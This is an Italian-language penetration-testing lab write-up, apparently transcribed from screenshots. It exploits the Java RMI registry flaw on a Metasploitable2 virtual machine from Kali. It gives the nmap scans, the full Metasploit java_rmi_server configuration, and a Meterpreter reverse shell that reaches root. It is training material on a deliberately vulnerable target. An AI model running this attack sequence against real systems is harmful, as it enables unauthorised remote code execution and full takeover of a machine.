

Configurazione macchine virtuali

Metasploitable2 IP: 192.168.11.112



Kali IP:192.168.11.111



Provo a pingare le due macchine

```
┌──(ask㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=57.3 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=10.6 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=5.14 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=34.6 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=23.3 ms
^C
--- 192.168.11.112 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 5.137/26.187/57.306/18.630 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.990 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.08 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=4.14 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=1.01 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=1.51 ms
64 bytes from 192.168.11.111: icmp_seq=7 ttl=64 time=0.931 ms
64 bytes from 192.168.11.111: icmp_seq=8 ttl=64 time=0.688 ms

--- 192.168.11.111 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7018ms
rtt min/avg/max/mdev = 0.688/1.427/4.146/1.049 ms
msfadmin@metasploitable:~$
```

Facciamo uno scan con nmap,

possiamo utilizzare anche nessus ma impiega molto piu tempo rispetto a nmap.

```
ask@kali: ~
File  Azioni  Modifica  Visualizza  Aiuto
┌──(ask㉿kali)-[~]
└─$ nmap -p 1099 192.168.11.112 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-08 19:55 CEST
Nmap scan report for 192.168.11.112
Host is up (0.046s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.58 seconds

┌──(ask㉿kali)-[~]
└─$ nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-08 19:57 CEST
Nmap scan report for 192.168.11.112
Host is up (0.063s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|     Default configuration of RMI registry allows loading classes from remote URLs w
hich can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/mul
ti/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds

┌──(ask㉿kali)-[~]
└─$
```

Possiamo notare che nmap ha testato la vulnerabilità e ci dice anche che exploit usare, quindi lo inserisco su metasploit

```
                  ############       ######
                 ########       #########
                  #####         ########
                    ###         #########
                   ######     ############
                  ########################
                  #   #    ###   #   #    ##
                  ########################
                   ##      ##    ##      ##
                         https://metasploit.com


       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploits/multi/misc/java_rmi_server.rb
[-] No results from search
msf6 > search exploits/multi/misc/java_rmi_server
[-] No results from search
msf6 > use exploits/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Preparazione ai settaggi

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the
                                         payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metaspl
                                         oit.com/docs/using-metasploit/basics/using-m
                                         etasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to liste
                                         n on. This must be an address on the local m
                                         achine or 0.0.0.0 to listen on all addresses
                                         .
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is
                                          randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is
                                         random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specifie
                                     d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

Provo a lanciarlo con il comando run, al primo tentativo non riesce a collegarsi con la macchina attaccante, provo un secondo tentativo e riesce l'exploit. Ora ho una sessione aperta di meterpreter aperta. Ottengo informazioni sulla macchina

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[-] 192.168.11.112:1099 - Exploit failed [bad-config]: Rex::BindFailed The address is a
lready in use or unavailable: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/r5sbAl
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45360) at 2023-
06-08 20:15:14 +0200

meterpreter > [*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.112:5
7997) at 2023-06-08 20:15:14 +0200
sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Provo alcuni comandi

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe13:3c9e  ::       ::
```

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe13:3c9e
IPv6 Netmask : ::
```

Siamo riusciti ad essere anche root, quindi non serve nemmeno fare una escalation

```
meterpreter > getuid
Server username: root
meterpreter >
```